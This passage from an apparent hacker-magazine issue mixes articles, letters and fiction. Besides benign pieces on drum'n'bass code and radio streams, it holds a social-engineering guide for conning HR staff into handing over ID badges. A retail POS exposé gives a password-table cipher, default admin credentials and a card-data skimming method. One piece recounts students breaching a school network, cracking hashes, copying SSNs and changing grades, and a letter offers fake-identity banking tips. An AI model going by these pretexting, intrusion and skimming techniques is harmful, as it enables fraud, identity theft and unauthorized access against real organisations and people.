2) Need something physical? Let's say you want to make an employee badge. "Lisa" goes to the company and asks to speak to someone in the HR department. Again, asking for assistance, "Lisa" reveals that her son/ brother is doing a student film at school and needs an ID badge as a prop. You called earlier and talk to someone who said that it be no problem to come down and get a sample badge (deactivated, of course) Sound crazy? I've done it... it works. Film props, school projects and plays are all good excuses. It also gives you a solid base for your lie. You are a parent/ sibling. You are helping this kid out. You PROMISED you would get one for him. Who's going to make this kid cry or get a bad grade? This will work on most women HR people. They aren't looking for this sort of security violation. This has actually worked coming from a government office... and needing a realistic prop for a student film. Once again, your seemingly innocent request most likely won't be questioned.

If I have to explain to you what to do after you get it, you shouldn't be reading this article.

3) "The OMG, so do I!" The best way to gain trust in someone is to play the very popular game of similarities. This is something women do with each other, not usually for malicious purposes, but as a way of communicating. Women trust easier if they can associate with you on a personal level. "Lisa" needs to get some information from someone. So, "Lisa" starts to lay out the groundwork, which can take it to as many levels as she needs. Oh Lisa..you con artist!

In person (always advisable if you can) check out the personal workspace of your new friend. Do they have pictures of kids? Sports knick knacks? A fucking ivy plant? Well, so do you! Time for some personal chit chat. Women especially love it if you ask about their kids. Aww, what grade are they in? You know, your sibling/kid is that age too. Blah blah. Once you have traded a few bits of personal information, you gain a little trust. People let their guard down fast. If you can help it, try and get the info your scamming for at a later date. Get the person's card and shoot them an email. Lisa did this trick with a Raytheon HR employee. She didn't get the job she came in to get information on, but she now has an inside friend.

If you are doing this over the phone, be as sweet and naive as possible. Use the same tone of voice you use when you call your Nana. Key things to have in common? Work issues, management sucks, and anything that makes you an average person.

4) Pity. This works especially well with women. One thing women love to help men with is relationship issues. Doing something under the guise of trying to help out your girlfriend is always cool. Make sure you mention it. Women adore and trust men that do good things for their ladies. Yeah, I know. PRETEND. You can do it.

5) This is in the "I didn't want to go there" department, but I have a close friend who screwed an operator at GTE for dialups and logins. No comment on how well that sort of thing works in my favor, but hey... could be worse ways to get information!

All of this info is pretty base. Just keep a few things in mind and you will be able to get any info out of anyone. Be nice, be humble, and associate. Easy.

A Simple Technique for Drum 'N' bass

Good hello, hackers. It's a pleasure to be addressing you all in this article. If you're anything like me, you've always had a certain fascination with techno music. In this article, I will be describing a rather simple technique for "playing" drum 'n' bass, that I've "discovered." If you'd like to listen to this, you can download it at `http://hobones.dogsoft.` ➥`net/2600_beat.mp3`

Ok, now that you've listened to that, I'm going to describe this technique by embedding it into a program. Now this program is a sampler of sorts–a sample that loops. The loop is a drum loop that's 65535 samples (or multiples of 65535) in length. This is so that a 16-bit number is perfect in describing where the speaker is. Let's call this 16-bit number pos. As far as the content of the loop is concerned, the Amen break works well. Really anything that's drum 'n' bassy sounding works well. In the mp3 above I use `http://hobones.dogsoft.` ➥`net/test_loop.wav`

around 0xffff (65535) indefinitely, you get a very nice drum beat–nice, but boring. The trick here is to imagine that the bits of pos are mapped to your keyboard. I use, Q as the least significant bit, QWERTYUIASDFGHJK. When you push bits, they get ORed together, the result being stored in both bits. For example E held down with J, if E or J is 1 they both become 1. Let's store the keyboard modifiers in an array called mod, so that mod[0] is Q. This little routine ought to do the trick:

```
#define SET_BIT(x,y)        (x|(1<<y))
#define TEST_BIT(x,y)       ((x>>y)&1)

int mod_pos(int in) {
 int pool, i, out;
 pool =0;
 out = in;

 /* Get half the input */
 for(i=0;i<16;i++)
  if(mods[i] == 1)
   if(TEST_BIT(out,1) == 1)
    pool = 1;
/* Compute and store
where appropriate */
 for(i=0;i<16;i++)
  if(mods[i] == 1 && pool == 1)
   out = SET_BIT(out,i);
 return out;
}
```

Still increment and wrap pos but use mod_pos(pos) as the speaker position instead. Fun isn't it!? If your sample was ONE TWO THREE FOUR and you OR a significant bit with a lesser significant bit you get ONE THREE TWO FOUR, for instance. Do you see what's going on here? We're using the rhythm of binary numbers! If you use a sample that has 2, 4, 8, 16, 32, 64, 128 .. and so on beats in it, all cuts will be done on the beat or on the half-beat or whatever. Now let's add a couple of tricks. Lets map the space bar to mod[17] and add if(mod[17] == 1 && pool == 1) return SILENCE between the "Get half the input" for-loop and the "Compute and store where appropriate" for-loop. We'll define SILENCE as someplace in the sample where the speaker is at rest. Typically I find this to be byte zero of the sample. See what happens now? By holding down space and any combinations of bits you get a choppy sort of sound. This is really good for producing silence breaks and coming back up on a beat.

The last trick is a little more complex but it produces a sound that is really quite acceptable to the listener. Imagine that any change that mod_pos(pos) returns from pos is a new span. The best way to describe what a span is is to show you:

```
pos          1 2 3 4 5 6 7 8 9 10
➥ 11 12 13 14 15 16 17 18 19 20 ...
mod_pos   1 2 1 2 3 4 3 4 5 6  11
➥ 12 13 14 8  7  8  9  10 9 ...
span         A A B B B B C C C C
➥ D  D  D  D  E  F  F  F  F  G ...
```

Any non-linear return from mod_pos is considered a new span. Let's introduce a new variable, j. if we only modify j at the beginning of each new span to mod_pos and increment it by one the rest of the time it follows mod_pos:

```
int lpos; /* stores the previous
➥ return from mod_pos */
int pos2  /* return from mod_pos */
float j, speed; /* j and how much
➥ we increment it, speed */

/* fill an audio buffer,
➥ *buffer, with length len */

void audio(unsigned char
➥ *buffer, int len) {
 int i;
 int j_int;
 int pos2;
/* HERE */
 for(i=0;i<len;i++) {
  lpos = pos2; /* store previous
➥              return from pos */
  pos2 = mod_pos(pos);
➥ /* get the next one */
  if((pos2 -1) %0xffff != lpos)
➥ /* if pos2 is not linear store
➥ it in j */
   j = (float)pos2;
 }
/* HERE TOO */
 j+= speed;
 pos++; /* increment and wrap pos */
 pos%=0xffff;
}
```

Now, you may be asking yourself why j is a float. It's a float so that we can increment it by fractions of one. Say 0.5f. We store how much we're incrementing it in speed. If speed is two, we are now incrementing j by two instead of one and we get a fast beat that is still on beat. You see what I'm talking about? The next thing we want to do is put a boundary on j so that it can't span across one beat into another. We can do this by replacing /* HERE TOO */ with


```
j_int = (int)j;
j_int&=0xffff;
if((j_int - pos2) > (0xffff/
➥ NUMBER_OF_BEATS_IN_SAMPLE) )
 buffer[i] = SILENCE /* span
➥ spans over one beat */
else
 buffer[i] = sample[j_int];
➥ /*sample is our sample data */
```

Now we need a good place to change the speed. Imagine that keys Z and X represent a pitch-bender. If we map Z to bend_up and X to bend_down we can replace /* HERE */ with

```
int q;
q = 0;
if(bend_up == 1)
 speed *= CONSTANT;
else
 q++;
if(bend_down == 1)
 speed /= CONSTANT;
else
 q++;
if(q == 2) speed = 1.0f;
```

This will bend up or down by CONSTANT (I find 1.009f is nice) if Z or X is pressed, otherwise it will leave speed at 1.0f. Do you see what this does? If you press QWERTYUIASDFGHJK so that you have one repeating beat and bend up or down, you get a really nice effect. You can download this complete program from `http://hobones.dogsoft.net/dnb.` ➥`tgz`. It loops the first 65535 samples of the audio-file you provide as an argument. You need SoX, libsdl and you need to be able to compile things. This is a script, so you can run it directly. Good luck, and send me an email, if you make any music with this or improve the technique, to pantsbutt@gmail.com

Shouts to Citadel, RaDMAN, Jason Scott and the BlockParty crowd!



RETAIL AUTOMATION - ABS

by L00dHum

I have been working in a hardware store part-time in order to put myself through college. During the course of my employment, a new POS called ABS was put into place by a company called Retail Automation. I tried to stay out of the way the week of the installation but, once everything settled down, I began to look around the system and it has made for many hours of fun, which helps pass the time.

The system does not use a client/server architecture for its backend, it simply uses a shared drive on a workstation. The data files are in a format called ISAM. Each table is a set of two files, a DAT file and a KEY file. The DAT file is simply a collection of fixed-length records concatenated together and the KEY file is the index into the data file. All of the data is free and clear and, since all of the POS and back office machines need access to read and modify the data, there is no security in place to prevent the theft or modification of the raw data files. Retail Automation is even nice enough to provide a DOS executable in the SYSDATA directory, called vcfview.exe, which will happily open any DAT file and sort it into records for your viewing pleasure.

The system developer made a big deal about how his system had access controls to prevent unauthorized access, but I found it trivial to simply pull up my store's list of customers, contracts, special pricing, previous transactions, and a whole host of other information just by viewing the raw data files. If you want to wreak real havoc, you can break out your favorite hex editor and change prices or modify receipts, since file modification is fully allowed.

I did find one table that was "encrypted," the OPERATOR table which stores the user names, passwords, and authority levels for ABS. One especially boring day I decided to pick this table apart and it only took me 20 minutes. The table was encoded with a shifted alphabet substitution cipher. If you don't have 20 minutes to figure it out, here it is: all lower case letters are shifted by one b=a c=b... a=z–the uppercase alphabet has numbers at the beginning and is shifted by ten, 0=A 1=B... A=K ... Z=9. With this table you can simply log in as any user that you want without having to use raw files or a hex editor. The developer, Tom, and his wife, Lisa, appear to leave privileged accounts on the system for themselves without passwords. There also appear to be superuser accounts named SYSADM and SECADM, where the passwords are set the same as the user name.


The system does appear to be decent in that it doesn't permanently store any credit card information, but that doesn't mean that it doesn't send that information back and forth to the credit card authorization system in the clear. It appears that Retail Automation uses the X-Charge system to integrate credit card authorization into ABS. In our store, they installed the X-Charge authorization server on one of the POS machines. This authorization server is responsible for receiving credit card authorization requests, sending them to the merchant server over the Internet (encrypted), and then sending the response back to the calling POS.

X-Charge interacts with ABS via a queue directory. A request file is created with the extension .req that contains details of the purchase including the amount of purchase, credit card number, expiration date, and all of the information from the magnetic stripe including name. X-Charge then reads in this information, sends it to the merchant service, and puts a response file back into the queue directory in a file with the extension .ans. Once the transaction is complete, the answer and request files are deleted. The fact that they are on disk even for a limited amount of time means that the you can skim this data fairly easily by simply monitoring the queue directory. There even exists a tool called watchDirectory that will register itself with Windows so that it is notified when files change in the queue directory. Then watchDirectory will do whatever you want with these files, from emailing them to copying them to another location for you to peruse at your leisure. I have not determined whether disk sectors are wiped when the files are deleted but it might be an interesting exercise to scan unallocated space for these data. The request files all start with the text "XC_SALE" (quotes included), so the files should not be too difficult to spot.

Lastly, the developer thought it prudent to create a backup routine for our store by using a series of thumb drives. A simple application waits until a predetermined hour and then copies all of the store's data onto the drive.

Since at least one of these drives is kept in a workstation at all times, it is pretty easy to swipe the drive and have a copy of the data for yourself or your next employer.

Through my meager interactions with the developer, coupled with what I have seen by exploring the system, it appears that Retail Automation is extremely cavalier when dealing with other people's proprietary and personal information. It is almost always the people on the inside that you have to worry about, more than those on the outside. Hopefully they get a clue before any of their customers are harmed by their incompetence. ABS is run mostly by hardware stores and other supply houses, but for a full list of locations you can visit their website at `http://retailautomation` `➥.biz/`.



CONNECTING TO STREAMTHEWORLD AUDIO STREAM DIRECTLY

by mr_cow

In this article, I'll show you how to connect directly to a streamtheworld (`http://www.` `➥streamtheworld.com/`) audio stream without using the provided web client.

First, we go to the web page that has a client we suspect connects to a streamtheworld server, for this example I'll use the MMRadio client (`http://www.mmradio.com/player/379`). We then view the source code of the web page to locate the SWF file that loads the audio streaming control:

```
<script type=text/javascript>
player = function (est){
document.write('<object classid=
➥"clsid:D27CDB6E-AE6D-
11cf-96B8-444553540000"
codebase="http://download.macro
➥media.com/pub/shockwave/cabs/
➥flash/swflash.cab#version=7,0,19,0"
width="486" height="258">')
document.write('<param name="movie"
➥value="http://www.mmradio.com/
➥sites/mmradio.com/files/players/
TeleRadio.swf?'+est+'">')
document.write('<param name=
➥"quality" value="high">')
document.write('<embed src="http://
➥www.mmradio.com/sites/mmradio.
➥com/files/players/TeleRadio.
➥swf?'+est+'"quality="high"
➥pluginspage="http://www.
➥macromedia.com/go/getflashplayer"
➥ type="application/x-shockwave
➥-flash" width="486"
height="258"></embed>')
document.write('</object>')
}</script><script>
```

In this example, the SWF URL is located in the value parameter of the movie control:

```
http://www.mmradio.com/sites/
➥mmradio.com/files/players/
➥TeleRadio.swf
```

Next, we disassemble the SWF using flasm disassembler (`http://flasm.sourceforge` `➥.net/`) and search for the stream's XML configuration. For this page, the following part of the disassembled SWF builds the address:

```
push 'http://provisioning.stream
➥theworld.com'
setRegister r:2
pop
label68:
push r:2, '/streaminfo.php?
➥CALLSIGN=', r:3, 'CALLSIGN'
getMember
```

We also search for the call sign:

```
push 'CALLSIGN', 'XEAWAM'
```

Now that we have the address for the XML config that the player uses, we open it in our web browser:

```
http://provisioning.streamtheworld.
➥com/streaminfo.php?CALLSIGN=XEAWAM
```

The XML config contains the server, port, and mount parameters:

```
<config_stream>
<serverip>208.80.54.69</serverip>
<serverport>80</serverport>
<serverport_bak>3690
➥</serverport_bak>
<mount>XEAWAM</mount>
<buffersize>90000</buffersize>
<messageconnection>CONNECTION IN
➥ PROGRESS...</messageconnection>
...
```

Next, we search for those variables in our previously disassembled SWF source code, to see if there are any other parameters that we might have to pass in the stream URL:

```
function2 StartStream
➥ (r:4='statemessage',
➥r:7='serverip',
➥r:5='serverport',
➥r:6='mount') (r:1='_root')
  push r:_root
  setRegister r:2
  pop
  push UNDEF
```

```
  setRegister r:3
  pop
  push 1, r:statemessage, 2, r:2,
➥ 'event_changestatus'
  callMethod
  pop
  push 'urltoload', 'http://',
➥ r:serverip
  add
  push ':'
  add
  push r:serverport
  add
  push '/'
  add
  push r:mount
  add
  push '?streamtheworld_user=1'
...
```


In this case, the StartStream function assembles the audio stream address, so we assemble the address of the target audio stream as is done in the function and open that address in our web browser. The server will return an MP3 stream.

```
http://208.80.54.69:80/XEAWAM?
➥streamtheworld_user=1
```

Of course, the stream will be a really BIG file, so we only use the browser to check that we're returned an MP3.

If we are, we can then open it with winamp, xmms, vlc, or any other network audio stream client. If we're returned an error, we have to see if there are any additional parameters we need to pass to the server to get the stream.

For more Mexican streamtheworld sites, a long list of stations organized by state can be found at Fred's Cantu (`http://mexicoradio` `➥tv.com/`).



Transmissions

by Dragorn

What's the most insecure device in your life?

Like thousands of others, I left the Batcave this month to stand in line to get the latest must-have gadget, a new Android phone. After showing up to the store so many times that the employees recognized me, running the gamut from "Hey, it's the guy who ordered the first one," "Oh, it's you", and "Why are you back again," and finally, "Sir, you know we don't open until 10:00, right?", I had a little brick of technology waiting for a login.

A week later, while standing in a museum overseas looking at Soviet-era Eastern-Bloc's finest computing offerings, my phone blinking "No carrier, didn't you know you're on a network with no international support?", it occurred to me that I had more general purpose computing power in my pocket than on exhibit in the entire room.

My old cell phone was a phone. It didn't even do that terrifically well, and it sure didn't do much else. Attempts to bully it into running some bastard version of a web browser usually led to it crashing unceremoniously. The new phone has a real operating system, a browser with JavaScript, multitasking, GPS, and is basically a netbook with a smaller screen.

With added complexity comes added security risks. With my old phone, I was reasonably confident that the only way to snoop on who I called was for my helpful phone company to supply those records (of course, this would *never* happen without a warrant, right?) or for someone to physically take my phone. What can my phone do now? Automatically launch applications on incoming calls, override the outgoing dialer, run Python scripts... and this is with the user's permission!

Despite being a techie, I've sometimes been accused of bordering on Luddite tendencies. I'm not entirely sure, for example, that pushing everything to wireless is a great idea. I don't love the thought that aspects of the power grid are being connected to commodity networks. I'm not convinced my phone needs to know where I am at all times and call back to the mothership.

For once, I have proof I'm not entirely overreacting. Using a trick I've been a fan of for some time, there are iPhone worms targeting jailbroken users who haven't changed their root passwords (hint: "alpine"), ranging from the mostly benign "pay me $5 to explain how to fix this" to the annoying Rickroll to the highly malicious, which can establish a command channel to download future malware to the device.

Of course, this time, only users who have already bypassed the protections in the system are exposed: Enabling SSH with root allowed, with a known default password, is as inviting a target as one could make, and bypasses the protections where apps aren't normally run with full privileges. Infection rates and date don't seem to be available, but the worms have been newsworthy despite a very small percentage of the device users being vulnerable. A worm like this is a harbinger of problems to come, however. If a vulnerability had been found in the operating system (be it iPhone, Android, Windows Mobile, Symbian, WebOS) with similar access rights, a worm capable of spreading device-to-device in an urban area could hit a large percentage of the users in a short period of time.

This doesn't even touch the problem of malicious "legitimate" applications. Multiple applications have been accused of accessing the phone books of users and stealing information, though generally the APIs are designed to prevent a complete compromise of the phone (as much to enforce policy as for user security). Some phone operating systems attempt to force applications to identify what services they'll utilize and allow the user to allow or deny the behavior, but once general purpose code is running on the device it's likely difficult to completely secure it, especially when applications are meant to interact with each other and the phone settings.

Now that phones act like common computing devices, they're also vulnerable to attacks against the browser - a phone on an open wifi network is just as susceptible to TCP hijacking attacks and browser cache attacks as a PC, and may preserve those attacks into the future when a user is on the cell network. No unencrypted connection should be considered secure (do you *really* think your cell carrier has your security interests at heart?), and phones which opportunistically switch to wifi networks will happily send your plaintext passwords over the air.

How much data is at risk on your phone? At least your calling records and phone book, indicating friends, employers, family. Billing is directly tied to your phone - if a compromised program can make or redirect phone calls, it can rack up direct charges. Browsing history, session cookies, cached web data, and saved passwords are all stored on the device, including logins to services which can directly cost you money (at the best) or expose billing information (at the worst): banks, shopping sites, and application markets. Most phones don't have any concept of on-device encryption, meaning your information is most likely stored unencrypted if the phone is ever stolen.

Having a high-power always-connected computer in a pocket sure is convenient, but I think I might want to go back to being a Luddite after all.

Letters continued from page 45

Dear *2600*:

Response to GhostRydr in 26:3 ("Hard Disk Encryption, No Excuses"), I wish I'd had your article a year ago when I got the same project handed to me: encrypt the company mobile machines. As a general introduction, it covers what a first time install needs to know. I have an addition or two, though.

For me, the step requiring me to burn an ISO to disk and confirm it against Truecrypt always seemed like a pain. I'm doing multiple machines, so burning ISO is a waste of plastic and shelf space. I also store the ISO to be burned when we need to. If you look at the EXE and command line switches, you'll notice an option to encrypt a drive without confirming the ISO. This single option returns sanity to the process if you're managing more than one machine. Check your TC help about command line switches as I'm nowhere near a Windows machine outside work if I can help it.

The other issue: it's broken. Attacks on security only ever improve, they don't degrade. From the other side, security can only degrade if left unattended. It's not ever going to improve without change. I say it's broken because the, now effective, ways around it are not suddenly going to degrade. Joanna Rutkowska has published proof of concept code for the Evil Maid attack. The scenario is one specific example: an evil maid in the hotel has ten minutes unattended with your notebook, with the expectation of a future visit. The attack is general; a boot loader is inserted between the BIOS and the Truecrypt boot loader (or applicable software FDE). When you next boot and enter your passphrase, it records that information. On the second visit, the software recognizes its own infestation and retrieves the stored passphrase. It's a sniffer attack, basically. While this attack has been in theory for years, it may not have found its way to your daily reading before 26:3 went to print.

My first thought was a hard set boot order and BIOS password. Pull the drive and slave it on an "open" machine. It adds a little time to the process but no real security.

Sadly, this leads to something that can use Trusted Computing, a suggestion that has its own conspiracy theories and disadvantages. I shudder to suggest BitLocker, but there are other encryption apps that are TPM enabled. By placing the keys within the TP Module on the motherboard, this particular attack is blocked.

I write with the same hope as Mrs. Rutkowska that Truecrypt can adjust to block this attack by enabling TPM support or some other method. If not Trucrypt, and I hope it is, I'm eager to see how the various FOSS FDE apps respond. And I write with the hope that you are already aware of this attack and working to mitigate it in your own way.

NS

Dear *2600*:

In 26:3 there was a letter from Fiducia about mail and credit card privacy. Luckily, there is a giant community of eBay sellers who are hard at work hiding from data gatherers (and Vero suspensions) at www.aspkin.com who openly share information on how to stay anonymous. There's a ton of prepaid credit card companies around such as Entropay who will give you virtual Visa numbers with any name/address you want to put on it to pay bills. Also, for anonymous mail, simply drive out into a rural area, find where a bunch of mail boxes are pegged into the ground, and add one for yourself. Paint on it "2600A" or "2600B" or whatever you want. This is a trick I learned from the book *How to Be Invisible* by J.J. Luna. Combine all of the above with prepaid 7/11 wireless phones you can buy with no ID, Google virtual number service, and free or cracked wifi and, presto, you are now almost completely anon. You can even get an anonymous bank account opened for you remotely from a site called yourmaninindia.com who act as your personal minions and will take anything you fax to them and open up an account on your behalf. Great success!

jbh

We're not entirely certain that simply sticking a mailbox up in the middle of nowhere will result in the postman actually dropping mail into it. We'd also be concerned about curious neighbors wanting to know just who the hell "2600A" is and how this address suddenly materialized. You could easily find yourself looking at shotguns and sheriffs when you go to pick up your mail. It's also a really good idea to check on your rights and the various risks involved when opening up a bank account through a total stranger in a distant land. It just sounds as if it could potentially lead to woe.

Dear *2600*:

I was reading my recent copy of *2600* and I noticed the article about hacking your hospital bed. I took a deep breath and thought "OK, just learn to try something new, it might be worth it." Before I got past the first paragraph, I wound up banging my head on the wall so hard I started to draw blood and fainted. Wouldn't you know it, I wound up in the exact same hospital bed that was in the article. I was wondering if you could re-send me a copy of *2600* so I could learn how to hack this thing.

Actually, that was sarcasm. The real reason I write this letter is to tell you to stop whining about the media's portrayal of hackers being an unknown widespread group of powerful rogue users able to globally bring down communications, banking, warfare, and governmental agencies just with a simple double click. If they found out that you are a bunch of nerds writing articles about hacking hospital beds and heating control panels, well, it probably would not be good.

Erik S.

With your powers of sarcasm on our side, we have nothing to fear.

The Importance of Updating Your Computer and Hacking Your School's Network

by Desert_Fox and 6|21|3|11


As all of you know, especially Windows users, one of the most essential things that you should do to protect your computer is install weekly or monthly updates. That is probably one of the most well-stressed pieces of advice that any frequent computer user should take to heart, and we've got a great example as to why.

For three months, 6|21|3|11 and I were extremely curious about exactly how secure our school's network was. We aren't going to tell you what school it was, mainly for security reasons and because our administrators would probably send us to jail if they were to find out. Also, I believe that there's at least one student out there who goes to our school and would love this information. All we're going to say is that it's a big high school, somewhere in the western U.S.

I'm sure that everyone remembers the MS Blaster Worm and all the security warnings about the RPC DCOM vulnerability. While I still don't know exactly what the RPC DCOM does, probably because I'm too lazy to look it up, there are some quick things that I know *about* it. First, it runs on port 135, but ports 139 and 445 are vulnerable as well, and it is **on** by default. Second, the vulnerability affects unpatched Windows 2000, XP and Server 2003 installations. Third, once exploited you can gain complete access to the PC through the command prompt and have full privileges, depending on which user is currently logged in. And lastly, MS Blaster infected over 500,000 PCs whose owners failed to update their computers through Windows Update and then tried to use the infected PCs to DDoS the Windows Update website, but failed at that because the URL that was coded in the worm was actually just a mirror to the site, which MS took offline (damn that sucks).

Ok, so after that vulnerability came out and even before the MS Blaster worm came out, there was a whole mess of exploits all over the Internet. School was just about to start and I had a computer graphics class with 6|21|3|11 and we spent most of the time in class trying different programs to see if we could crack the admin password on our computers, which were running Windows 2000. Well, we failed at that because, unfortunately, the computers were updated.

We had a little fun with CGI proxies throughout the month of September, when we found out that they bypassed the school's Internet filter, but eventually the admins caught up to us and blocked every CGI proxy that could be used. By the way, it took me five minutes to figure out how to bypass the filter. I actually typed (How to Bypass Internet Filters) into Yahoo and then got through. Hee hee.



```
C:\WINNT\system32\cmd.exe - dcom -d          1777
```

Then, in late October, we did some port scanning on the internal network. We found some interesting ports and a lot of "135s" on many of the computers at school. So, we searched for some RPC DCOM exploits and found a bunch on Google. I took one to school and tested it on one of the servers that had the most ports open, especially that one special port. Bingo! It worked! We had command line access to the server.

Next, we uploaded PWDUMP onto the server and grabbed the password hashes. We mapped out what the network looked like and it was basically four main servers: one for grades, one for financial stuff, one for the website, and one for e-mail (which was the vulnerable server). We couldn't access the web server, because it used different passwords than the ones that we were able to obtain.

After we grabbed the hashes, we decrypted them using John the Ripper and LC4, but we hit another bump. We found out that the administrator password that we had cracked wasn't the right password for the library and computer lab computers, so we couldn't install anything on those computers. But, the Windows 2000 family shares root access to all its hard disk drives by default. Meaning we could just "Map Network Drive" to the other Windows servers and then access the server with all the grades on it. Once inside, we found a copy of the program that they used to enter all of our grades and store every student's information. It was in a 3GB folder and we downloaded the entire thing onto our external hard drive. We were shocked to find that the program contained every student's address, phone number and social security number, as well as their parents' social security numbers. Since we had the entire faculty's passwords, it was easy to gain access to the information.

We were also able to download teachers' e-mails. One of the e-mails gave instructions on how to use the grading program and how to set it up correctly so that it would properly connect to the grade server. I found a copy of it on Google and was able to change my grades during lunch time in the library. We also found out that the school's website had a link to the school's grade server and that, if you added port 82 to the end of its URL (ie http://GradeServer.schoolname.com:82/), it would direct you to a secret site where all you had to do to gain access to a teacher's grade book was type in their name and password.

In conclusion, one vulnerability can lead to another. That's the importance of updating your computer, especially if it's a server and especially if you're an administrator in charge of 400 computers as well as 4 servers that hold the personal information of over 2000 people. All of the programs that were used to do everything described were available for free by searching Google.

Shout outs to: H.N., J.L., C.R., J.M., J.K., R.P., S & J, T2, The Easter Bunny. ot, hb, ed, gm, jesus, and santa.

SHAKEDOWN

by Peter Wrenshall

I recently watched the video *Freedom Downtime*, and it reminded me of a hacker alert that I got involved in, or at least would have gotten involved in if the whole thing had not turned out to be hype. In the end, I didn't get to see any black hat hackers, but I did get a lesson in how hysteria can be used to blind otherwise intelligent people to the truth.

I was working for an IT support firm, and one of their foreign clients, a French cosmetics company, was having network problems. My manager wanted me to fly out to deal with it. Most people would have probably jumped at the chance of a paid break in Paris, but I had been on company trips before, and was wary. They were always hectic, last-minute arrangements. The only sightseeing you got to do was the inside of a server room, and the only advantage to having irate clients taking their frustrations out on you was that you learned to swear in a foreign language.

"Sorry," I said, "but I'm stuck on project work that I need to finish before my Christmas vacation."

"Everything else can wait," my manager said. "This has the highest priority."

Nothing new there: company trips always had the highest priority. You had to drop everything and go. And when you came back, there would be half a dozen other managers asking you why their work was late. I had to get out of going.

"Did you ask Bridget? I bet she'd enjoy a trip to Paris."

"I need you on this one, because of your documentation skills."

"Seriously though, I've got customers screaming at me. I need to get everything done before we close for the holidays."

"This is more important. The client has already called in their lawyers, and now they're talking about bringing in the police."

I stopped aiming the desktop missile launcher at the target I had drawn on the white-board and sat up.

"Did you just say 'police'?"

"Yes."

"What's going on?"

"The client's lawyer has convinced them that they've got a hacker in their network."

I didn't quite laugh. Though I have never done any hacking myself, it was a subject that interested me. The image I was getting of some hacker bragging about breaking into a network to steal a chart detailing 256 different shades of lipstick was amusing.

"Why would someone want to hack into a cosmetics company? I mean, do they have any evidence?"

"They've had a series of network issues . . ."

"We have network problems all the time."

"Not like this. Someone is targeting executives."

I sat for a moment, trying to figure it out. I couldn't get stuck on this job. Apart from the traveling, it sounded like it had gone critical, and I didn't want to be around when it went into meltdown.

"Okay," I said, "but if the problem is not because of hardware, and the client does have a hacker in the network, then don't you need a security expert to look at it?"

"No. All you'll need to do is to document the background–everything the help-desk and support people have done so far–and then hand it over. The police will handle the rest. The SA on this is Friday. Can you do it?"

"The service agreement is probably workable, if all I have to do is a write-up. It's the idea of going all the way to Paris at this time of year, just to work on a document that I could email to them."

My manager said nothing, and there was a silence while I tried once again to get my head around it all. Anyway, I wasn't sure the client had been hacked. My first guess was that one of our own people had messed up somewhere. It had happened before. I needed to figure out what had gone wrong and who had made it go wrong, and then everybody could stop panicking about phantom hackers.

"You know," I said, "there's another possibility here. We could have goofed somewhere down the line, and what the client is seeing is a side effect. It's going to be embarrassing if a month-long police investigation turns up a server with a glitch that someone should have spotted. If you can stall them for a couple of days, that would give me time to remote in. Maybe I could find the problem–"

"Sorry, that's not possible," my manager interrupted. "I wish I could put it off, but it's urgent. And, in fact, you might as well go home right now and start packing. The client already has you on an early flight."

"Tomorrow? Tuesday?" I accidentally hit the mouse button, sending a sponge missile toward the white-board. The missile missed the target, bounced off the wall, and dropped behind the cabinet.

"Yes. The hand-over date is Friday."

I groaned. I'd been with the company for sixteen months, and up to that point I had managed to maintain a blemish-free record. But I could see what was going to happen. I would be the engineer with his name at the top of the hand-over document, and the bottom of the help-desk fault list. I was the last guy to touch it. I was the reason it all went sour. I would be the one to blame.

"Sorry," I said. "It's too short notice. I can't just drop everything and fly to France tomorrow."

But I could, and I did.

I was up at 4:00 the next day, and by 6:30 I was on a plane, dressed in my good suit and the duty-free tie that I bought on the previous trip. When the pilot announced there was going to be a delay, I took out the help-desk logs, and began to read up about the saga. And, to my surprise, things started to get interesting.

It had all started two months earlier, when a couple of executives had suddenly and mysteriously lost the documents they had been working on. They reported the "crash" to the help-desk, who remoted in and ran a bunch of tests to see what was wrong. The tests turned up nothing out of the ordinary, and the incident was eventually put down to a "cockpit error" (help-desk code for user stupidity). But a few days later, the same thing happened to half a dozen other management stiffs, and that started phones ringing. More tests and scans were run and, eventually, it got explained away as a network glitch. But over the next two weeks there were two more incidents. At that point, the client escalated the problem and we, the company, had to pay for a French consultant to go in and do his own tests. And while he came up with nothing suspicious, except his invoice, it at least stopped the suits from barking. And for a little while, everything was quiet.

Then one night, the CEO had been working late when she got hit by it. The error messages told her the network connection had died, taking the "business critical" document she had been working on with it.

She tried a few remedial actions to rescue it, including screaming at the help desk, and threatening the shift manager, but dead is dead. The next day she called in the lawyers, who started using phrases like "breach of contract." The company fired back, saying that neither they nor the French consultant had found any technical issues. At that point, the lawyers started talking about network security and hackers: cosmetics companies came out with new formulas all the time, and some of them were worth millions. We had, the sharks said, a duty of care for both the network and the commercial data on it. They persuaded the CEO to call in the French equivalent of the Cyber Crime Division.

